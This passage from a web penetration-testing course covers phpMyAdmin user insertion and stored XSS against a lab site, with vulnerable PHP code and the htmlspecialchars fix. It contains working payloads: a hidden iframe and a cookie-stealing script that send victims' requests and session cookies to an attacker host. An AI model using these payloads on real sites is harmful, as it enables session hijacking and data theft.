


Figure 141: Query Results

We can verify the user was added by clicking *Show query box*, entering “select * from webappdb.users;”, and then clicking Go. This should return three records:



The screenshot shows the phpMyAdmin interface for the 'performance_schema' database. The 'users' table is selected. In the 'Structure' tab, a SQL query 'select * from webappdb.users;' is entered in the 'Show query box' area. The results show three rows:

	id	username	password
<input type="checkbox"/>	1	admin	p@ssw0rd
<input type="checkbox"/>	2	jigsaw	footworklure
<input type="checkbox"/>	3	backdoor	backdoor

Figure 142: Verifying Our User Was Added

This is just a brief example of what we can do with access to PhpMyAdmin and SQL queries. We will take this farther later in this module when we demonstrate SQL injection and leverage SQL query access into a shell on the server.

9.5.1.1 Exercises

1. Use Burp Intruder to gain access to the phpMyAdmin site running on your Windows 10 lab machine.
2. Insert a new user into the “users” table.

9.6 Cross-Site Scripting (XSS)

One of the most important features of a well-defended web application is *data sanitization*,²⁵⁶ a process in which user input is processed, removing or transforming all dangerous characters or strings. Unsanitized data allows an attacker to inject and potentially execute malicious code.

²⁵⁶ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Data_validation

When this unsanitized input is displayed on a web page, this creates a *Cross-Site Scripting (XSS)*²⁵⁷ vulnerability.

Once thought to be a relatively low-risk vulnerability, XSS today is both high-risk and prevalent, allowing attackers to inject client side scripts, such as JavaScript, into web pages viewed by other users.

There are three Cross-Site Scripting variants: *stored*,²⁵⁸ *reflected*,²⁵⁹ and *DOM-based*.²⁶⁰

Stored XSS attacks, also known as *Persistent XSS*, occurs when the exploit payload is stored in a database or otherwise cached by a server. The web application then retrieves this payload and displays it to anyone that views a vulnerable page. A single Stored XSS vulnerability can therefore attack all users of the site. Stored XSS vulnerabilities often exist in forum software, especially in comment sections, or in product reviews.

Reflected XSS attacks usually include the payload in a crafted request or link. The web application takes this value and places it into the page content. This variant only attacks the person submitting the request or viewing the link. Reflected XSS vulnerabilities can often occur in search fields and results, as well as anywhere user input is included in error messages.

DOM-based XSS attacks are similar to the other two types, but take place solely within the page's Document Object Model (DOM).²⁶¹ We won't get into many details at this point, but a browser parses a page's HTML content and generates an internal DOM representation. JavaScript can programmatically interact with this DOM.

This variant occurs when a page's DOM is modified with user-controlled values. DOM-based XSS can be stored or reflected. The key difference is that DOM-based XSS attacks occur when a browser parses the page's content and inserted JavaScript is executed.

Regardless of how the XSS payload is delivered and executed, the injected scripts run under the context of the user viewing the affected page. That is to say, the user's browser, not the web application, executes the XSS payload. Still, these attacks can have a significant impact resulting in session hijacking, forced redirection to malicious pages, execution of local applications as that user, and more. In the following sections, we will explore some of these attacks.

9.6.1 Identifying XSS Vulnerabilities

We can find potential entry points for XSS by examining a web application and identifying input fields (such as search fields) that accept unsanitized input which is displayed as output in subsequent pages.

Once we identify an entry point, we can input special characters, and observe the output to see if any of the special characters return unfiltered.

The most common special characters used for this purpose include:

²⁵⁷ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cross-site_scripting

²⁵⁸ (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Cross-site_scripting#Persistent_\(or_stored\)](https://en.wikipedia.org/wiki/Cross-site_scripting#Persistent_(or_stored))

²⁵⁹ (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Cross-site_scripting#Non-persistent_\(reflected\)](https://en.wikipedia.org/wiki/Cross-site_scripting#Non-persistent_(reflected))

²⁶⁰ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cross-site_scripting#Server-side_versus_DOM-based_vulnerabilities

²⁶¹ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Document_Object_Model

```
< > ' " { } ;
```

Listing 283 - Special characters for HTML and JavaScript

Let's describe the purpose of these special characters. HTML uses "<" and ">" to denote elements,²⁶² the various components that make up an HTML document. JavaScript uses "{" and "}" in function declarations. Single ('') and double ("") quotes are used to denote strings and semicolons (;) are used to mark the end of a statement.

If the application does not remove or encode these characters, it may be vulnerable to XSS as the characters can be used to introduce code into the page.

While there are multiple types of encoding, the ones we will encounter most often in web applications are HTML encoding²⁶³ and URL encoding.²⁶⁴ URL encoding, sometimes referred to as percent encoding, is used to convert non-ASCII and reserved characters in URLs, for example converting a space to "%20".

HTML encoding (or character references) can be used to display characters that normally have special meanings, like tag elements. For example, "<" is the character reference for "<". When encountering this type of encoding, the browser will not interpret the character as the start of an element, but will display the actual character as-is.

If we can inject these special characters into the page, the browser will treat them as code elements. We can then begin to build code that will be executed in the victim's browser.

We may need different sets of characters depending on where our input is being included. For example, if our input is being added between *div* tags, we will need to include our own *script* tags²⁶⁵ and will need to be able to inject "<" and ">" as part of the payload. If our input is being added within an existing JavaScript tag, we might only need quotes and semicolons to add our own code.

9.6.2 Basic XSS

Let's demonstrate basic XSS with a simple attack against our Windows 10 lab machine.

Returning to the web application running on port 80 of our Windows 10 lab machine, we will begin by starting Apache and MySQL (through XAMPP as we did before) and browse the main web page:

²⁶² (Wikipedia, 2019), https://en.wikipedia.org/wiki/HTML_element

²⁶³ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Character_encodings_in_HTML#HTML_character_references

²⁶⁴ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/Percent-encoding>

²⁶⁵ (Mozilla, 2019), <https://developer.mozilla.org/en-US/docs/Web/HTML/Element/script>




Figure 143: Tacos. Delicious Tacos.

The application contains several flaws, including a stored XSS vulnerability. To demonstrate this, we can insert a few special characters into the Feedback form fields and submit them. We will start by submitting some of the JavaScript-specific characters: double quotes ("), a semicolon (;), "<", and ">".





Figure 144: Testing for XSS

Reviewing the resulting message in the Inspector tool, we can see that our characters were not removed or encoded:



The screenshot shows a web browser window for 'Customer Feedback' at the URL 10.11.0.22/feedback.php. The page displays a table of customer reviews. One review from 'test' contains the injected script 'hello "; <>'. Below the table is a form for leaving a comment. The bottom half of the screen shows the Burp Suite interface with the 'Inspector' tab selected, displaying the raw HTML source code where the injected script is highlighted.

Figure 145: Viewing the Submitted Feedback

Since the input is not filtered or sanitized, and our special characters have passed through into the output, the conditions look right for an XSS vulnerability. Let's examine the source code to better understand what's happening.

When feedback is submitted to the site, it is handled by the following code on the backend:

```

36  <?php
37      include "database.php";
38      $sql = "INSERT INTO feedback(name, text) VALUES (?,?)";
39      $stmt = $conn->prepare($sql);
40      $stmt->bind_param("ss", $_POST['name'], $_POST['comment']);
41      $stmt->execute();
42 ?>

```

Listing 284 - Code excerpt from submitFeedback.php

Line 40 in Listing 284 handles the values of the "name" and "comment" fields that are posted to the server. The code inserts those values into the database without any modification.

Next, we will check the code that displays the feedback on the site:

```
38  <?php
39      include "database.php";
40      $sql = "SELECT name, text FROM feedback";
41      $result = $conn->query($sql);
42      if ($result->num_rows > 0) {
43          while($row = $result->fetch_assoc()) {
44              echo "<tr><td> " . $row["name"] . "</td><td>" . $row["text"] .
45              "</td></tr>";
46          }
47      } else { echo "No results :("; }
48 ?>
```

Listing 285 - Code excerpt from feedback.php


Line 44 in 285 writes the results from the database into the page. The results are indeed output without any modification.

Where should data be sanitized? On submission or when it's displayed? Ideally, data will be sanitized in both places. Sanitizing both locations would be an example of Defense in Depth,²⁶⁶ a security practice and principle that advocates adding layers of defenses anywhere possible. This tends to create more robust applications. However, if sanitization is only applied in one place, it should be applied consistently. In PHP, the htmlspecialchars²⁶⁷ function can be used to convert key characters into HTML entities before displaying a string. Using this function in either of the PHP files we looked at would help prevent this XSS vulnerability.

Let's update our input and create a payload that displays a simple *Javascript alert*. Based on the code we reviewed, we can see that our message is being inserted into an HTML table cell. We don't need any fancy encoding tricks here, just a basic XSS payload like "<script>alert('XSS')</script>". Let's insert that now.

²⁶⁶ (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Defense_in_depth_\(computing\)](https://en.wikipedia.org/wiki/Defense_in_depth_(computing))

²⁶⁷ (The PHP Group, 2019), <https://php.net/manual/en/function.htmlspecialchars.php>



Customer Feedback

10.11.0.22/feedback.php

Offensive Security | Kali Linux | Kali Docs | Kali Tools | Exploit-DB | Aircrack-ng | Kali Forums | NetHunter

Tom's Taco Truck Home Menu Feedback Admin

We love to hear from our customers! See what they are saying about us.

Jake	Great tacos today!
John	I would eat tacos here every day if I could!
test	hello " ;<>

Why not leave a comment of your own?

Name:

Comment:

Submit

Figure 146: Submitting an XSS Payload

After submitting our payload, refreshing the Feedback page should execute our injected JavaScript:




Figure 147: The JavaScript Executes When the Page is Viewed

Excellent. We have injected a cross-site scripting payload into the web application's database and it will be served to anyone that views the site. A simple alert window is a somewhat trivial example of what can be done with cross-site scripting so let's try something more interesting.

9.6.3 Content Injection

XSS vulnerabilities are often used to deliver client-side attacks as they allow for the redirection of a victim's browser to a location of the attacker's choosing. A stealthy alternative to a redirect is to inject an invisible *iframe*²⁶⁸ like the following into our XSS payload.

```
<iframe src=http://10.11.0.4/report height="0" width="0"></iframe>
```

Listing 286 - Using an iframe to deliver an XSS payload

An *iframe* is used to embed another file, such as an image or another HTML file, within the current HTML document. In our case, "report" is a file hyperlinked to our attack machine, and the *iframe* is invisible because it has no size since the height and width are set to zero.

Once this payload has been submitted, any user that visits the page will connect back to our attack machine. To test this, we can create a Netcat listener on our attack machine (10.11.0.4 in this example) on port 80, and refresh the Feedback page.

```
kali@kali:~$ sudo nc -nvlp 80
[sudo] password for kali:
listening on [any] 80 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 41612
GET /report HTTP/1.1
Host: 10.11.0.4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.11.0.22/feedback.php
...
```

Listing 287 - Using Netcat to receive a XSS request

As demonstrated above, the browser redirection worked, sending the victim browser to our attack machine through the *iframe*. Again, the victim would not see the zero-size *iframe* in their browser.

We could take this farther and redirect the victim browser to a client-side attack or to an information gathering script.

To do this, we would want to first capture the victim's User-Agent header to help identify the kind of browser they are using. In the above example, we used Netcat because it shows us the full request sent from the browser, including the User-Agent header. The Apache HTTP Server will also capture the User-Agent header by default in */var/log/apache2/access.log*.

We will not be executing any client-side attacks here. Instead, we will attempt to gain access to the web application as an administrative user.

9.6.4 Stealing Cookies and Session Information

We can also use XSS to steal *cookies*²⁶⁹ and session information if the application uses an insecure session management configuration. If we can steal an authenticated user's cookie, we could masquerade as that user within the target web site.

²⁶⁸ (Mozilla, 2019), <https://developer.mozilla.org/en-US/docs/Web/HTML/Element/iframe>

To provide some background, websites use cookies to track state²⁷⁰ and information about users. Cookies can be set with several optional flags, including two that are particularly interesting to us as penetration testers: *Secure* and *HttpOnly*.

The *Secure*²⁷¹ flag instructs the browser to only send the cookie over encrypted connections, such as HTTPS. This protects the cookie from being sent in cleartext and captured over the network.

The *HttpOnly*²⁷² flag instructs the browser to deny JavaScript access to the cookie. If this flag is not set, we can use an XSS payload to steal the cookie.

However, even if this flag is not set, we must work around some other browser controls because browser security dictates that cookies set by one domain cannot be sent directly to another domain. As an aside, this can be relaxed for subdomains in the *Set-Cookie* directive via the *Domain* and *Path* flags. As a workaround, if JavaScript can access the cookie value, we can use it as part of a link and send the link, which we could deconstruct to retrieve the cookie value.

Let's try an example to demonstrate how this works. Our example application sets a *PHPSESSID* cookie when an admin user logs in. The application uses the cookie to determine if the user has been authenticated. If we modify our payload, we can capture the victim's *PHPSESSID* cookie to gain access to their authenticated session.

We will use JavaScript to read the value of the cookie and append it to an image URL that links back to our attack machine. The browser will read the image tag and send a GET request to our attack system with the victim's cookie as part of the URL query string.

To implement our cookie stealer, we need to modify our XSS payload as follows:

```
<script>new Image().src="http://10.11.0.4/cool.jpg?output="+document.cookie;</script>
```

Listing 288 - An XSS payload to steal cookies

Once we submit this payload to the application, we just need to wait for an authenticated user to access the application so we can steal the *PHPSESSID* cookie. We can do this manually from our Windows 10 lab machine or we can use a PowerShell script on the Windows 10 lab machine (*Documents/admin_login.ps1*) to simulate an admin user login:

```
$username="admin"  
$password="p@ssw0rd"  
$url_login="127.0.0.1/login.php"  
  
$ie = New-Object -com InternetExplorer.Application  
$ie.Visible = $true  
$ie.navigate("$url_login")  
while($ie.ReadyState -ne 4){ start-sleep -m 1000}  
$ie.document.getElementsByName("username")[0].value="$username"  
$ie.document.getElementsByName("password")[0].value="$password"  
start-sleep -m 10
```

²⁶⁹ (Wikipedia, 2019), https://en.wikipedia.org/wiki/HTTP_cookie

²⁷⁰ (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Session_\(computer_science\)](https://en.wikipedia.org/wiki/Session_(computer_science))

²⁷¹ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Secure_cookie

²⁷² (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies#Secure_and_HttpOnly_cookies

```
$ie=document.getElementsByClassName("btn")[0].click()  
start-sleep -m 100  
$ie.Quit()  
[System.Runtime.InteropServices.Marshal]::ReleaseComObject($ie)
```

Listing 289 - admin_login.ps1

This script creates an instance of Internet Explorer, navigates to the login page, logs in, and then exits. This is enough to trigger our XSS payloads. We can run the script with **-ExecutionPolicy Bypass** to temporarily allow unsigned scripts and **-File admin_login.ps1** to specify the script to execute:

```
C:\Users\admin\Documents> powershell -ExecutionPolicy Bypass -File admin_login.ps1
```

Listing 290 - Running the PS1 script

When our victim views the affected page, their browser will make a connection back to us with the authenticated session ID value:

```
kali@kali:~$ sudo nc -nvlp 80  
listening on [any] 80 ...  
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 53824  
GET /cool.jpg?output=PHPSESSID=ua19spmd8i3t1l9acl9m2tfi76 HTTP/1.1  
Referer: http://127.0.0.1/admin.php  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0  
...
```

Listing 291 - Using Netcat to receive the cookie

Now that we have the authenticated session ID, we need to set it in our browser. We can use the Cookie-Editor²⁷³ browser add-on to easily set and manipulate cookies.

We can install this add-on by browsing to <https://addons.mozilla.org/en-US/firefox/addon/cookie-editor/> in Firefox and clicking on Add to Firefox:

²⁷³ (Mozilla, 2019), <https://addons.mozilla.org/en-US/firefox/addon/cookie-editor/>

